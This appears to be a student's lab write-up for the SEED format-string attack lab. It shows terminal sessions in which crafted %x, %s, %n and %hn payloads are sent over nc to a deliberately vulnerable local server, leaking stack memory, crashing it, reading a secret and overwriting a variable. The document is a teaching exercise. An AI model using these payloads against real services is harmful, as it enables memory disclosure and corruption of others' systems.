
Format String

Task 1




```
[10/21/19]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[10/21/19]seed@VM:~$ gedit server.c
[10/21/19]seed@VM:~$ $ gcc -z execstack -o server server.c
$: command not found
[10/21/19]seed@VM:~$ gcc -z execstack -o server server.c
server.c: In function ‘myprintf’:
server.c:14:1: warning: format not a string literal and no format arguments [-Wf
ormat-security]
 printf(msg);
 ^
[10/21/19]seed@VM:~$ sudo ./server
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbffff0a0
hb
The value of the 'target' variable (after): 0x11223344
The address of the 'msg' argument: 0xbffff0a0
ls
The value of the 'target' variable (after): 0x11223344
```

```
[10/21/19]seed@VM:~$ nc -u 127.0.0.1 9090
hb
ls
```

After turning off the address randomization. We create a client and server. As seen from the above screenshot. Anything that is typed in client terminal. It can be seen on the server as well.

There is a printf function that contains format string vulnerability. It takes any kind of input without filtering it.

Task 2




```
[10/21/19]seed@VM:~$ sudo ./server
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbffff0a0
@@@@%.8xbffff0a0b7fba0000804871b00000003bffff0e0bffff6c80804872dbffff0e0bffff0b8
000000100804864cb7e1b2cdb7fdb629000000010000000038223000200000000000000000000000
00eb000200000001b7fff000b7fff02040404040 2e252e252e2578382e2578382e257838
The value of the 'target' variable (after): 0x11223344
```

```
$ nc -u 127.0.0.1 9090
.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.
.8x%.8x%.8x%.8x%.8x%.8x
```

We used%.8x 30 times . We observe that we get the hex value of @@@@ after23 %.8x that is 40404040. We see that 0Xbffff0e0 is getting printed twice, which is the address of (3). The return address being 4 blocks below the message (0xbffff0a0) which is 0xbffff09c (address of (2)).

Now for (1), since we know the distance between (3) and (1) being 92 bytes and (3) being 0xbffff0e0. Therefore, (1) = 0xbffff0e0 – 92 = 0xbffff084.

Task 3



```
[10/21/19]seed@VM:~$ sudo ./server
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbffff0a0
Segmentation fault
[10/21/19]seed@VM:~$
```


```
[10/21/19]seed@VM:~$ nc -u 127.0.0.1 9090
%s%s%s%s%s%s%s%s%s
```

As seen from the above screenshot we were able to crash the program by randomly using %s

%s treats the value as address and prints data from that address. Whenever %s encounters any address with no values or some not real address it gives segmentation fault which basically crashes the program.

Task 4

A) Stack




```
[10/21/19]seed@VM:~$ sudo ./server
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbffff0a0
@@@@bffff0a0b7fba0000804871b00000003bffff0e0bffff6c80804872dbffff0e0bffff0b80000
00100804864cb7e1b2cdb7fdb629000000010000000038223000200000000000000000000000000e4
000200000001b7fff000b7fff02040404040
The value of the 'target' variable (after): 0x11223344
```

```
[10/21/19]seed@VM:~$ nc -u 127.0.0.1 9090
@@@@%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x
%.8x%.8x%.8x%.8x%.8x
```

We input @@@@ whose hex value is 40404040. After using 24 %.8x we can see that the contents were printed out.

B) Heap




```
[10/21/19]seed@VM:~$ sudo ./server
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbffff0a0
��bffff0a0b7fba000804871b3bffff0e0bffff6c8804872dbffff0e0bffff0b810804864cb7e1b2
cdb7fdb62910382230002000ea00021b7fff000b7fff020A secret message

The value of the 'target' variable (after): 0x11223344
```

```
[10/21/19]seed@VM:~$ echo $(printf "\xc0\x87\x04\x08")%x%x%x%x%x%x%x%x%x%x%x%x%x
%x%x%x%x%x%x%x%x%x%x%s | nc -u 127.0.0.1 9090
```

The secret data address is 0x080487c0. This address is stored in client buffer. We use 23 %.8x to reach to that location where this address is stored and then use %s to print data stored at that location.

Task 5

A) Change the value




```
[10/21/19]seed@VM:~$ sudo ./server
The address of the secret: 0x080487c0
The address of the ’target’ variable: 0x0804a040
The value of the ’target’ variable (before): 0x11223344
The address of the ’msg’ argument: 0xbffff0a0
Segmentation fault
[10/21/19]seed@VM:~$ sudo ./server
The address of the secret: 0x080487c0
The address of the ’target’ variable: 0x0804a040
The value of the ’target’ variable (before): 0x11223344
The address of the ’msg’ argument: 0xbffff0a0
@�bffff0a0b7fba0000804871b00000003bffff0e0bffff6c80804872dbfff
100804864cb7e1b2cdb7fdb629000000010000000038223000200000000000
0200000001b7fff000b7fff020
The value of the ’target’ variable (after): 0x000000bc
```

```
[10/21/19]seed@VM:~$ echo $(printf "\x40\xa0\x04\x08")%.8x%.8x%.8x%.8x%.8x%.8x%.
8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%n | nc -u 127
.0.0.1 9090
^C
[10/21/19]seed@VM:~$ echo $(printf "\x40\xa0\x04\x08")%.8x%.8x%.8x%.8x%.8x%.8x%.
8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%n | nc -u 127
.0.0.1 9090
```

We put the address of the target variable in the format string that is stored at the starting address of the client message. And then use 23 %.8x. We use %n to write the value. %n counts number of characters printed and writes it to location encountered. And we are able to change the value to 0x000000bc.

B) Change the Value to 0x500




```
[10/21/19]seed@VM:~$ sudo ./server
The address of the secret: 0x080487c0
The address of the ’target’ variable: 0x0804a040
The value of the ’target’ variable (before): 0x11223344
The address of the ’msg’ argument: 0xbffff0a0
@�bffff0a0b7fba0000804871b00000003bffff0e0bffff6c80804872dbffff0e0bffff0b8000000
100804864cb7e1b2cdb7fdb62900000001000000003822300020000000000000000000000000000e200
0200000001b7fff0000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000b7fff020
The value of the ’target’ variable (after): 0x00000500
```

```
$ echo $(printf "\x40\xa0\x04\x08")%.8x%.8x%.8x%.8x%.8x%.8x%.
.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.1100x%n | nc -u
```

We put target value address in the input string which is stored at the client message buffer. And use 23 %.8x to reach that address. Since, we want to write 0x500 in this address we use %n. 0x500 in dec is

1280. Therefore, 8*22=176+4 = 180 and the difference of 1280 and 180is 1100 which is put in the last %x. And now the internal value becomes 0x500 which is written to the target address.

C) Change the value to 0XFF990000




```
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000b
00000000000000000000000000000000000000000000000000000000000000
000040404040
The value of the 'target' variable (after): 0xff990000
```

```
[10/21/19]seed@VM:~$ echo $(printf "\x42\xa0\x04\x08@@@@\x40\xa0\x04\x08")%.8x%.
8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.
8x%.65245x%hn%.103x%hn | nc -u 127.0.0.1 9090
```


The target value address is 0x0804a040 we give this as 2nd address. And increase it by 2 and is given as the first address. These address is stored at the starting address of the client message. Similar to previous tasks 22 %.8x. We divide the value in 0xff99 and 0x0000. The decimal equivalent is 65433 for 0xff99. The 2 addresses are separated by @@@@ (12 bytes) + (8*22)=188. Therefore for last %x we need 65245. 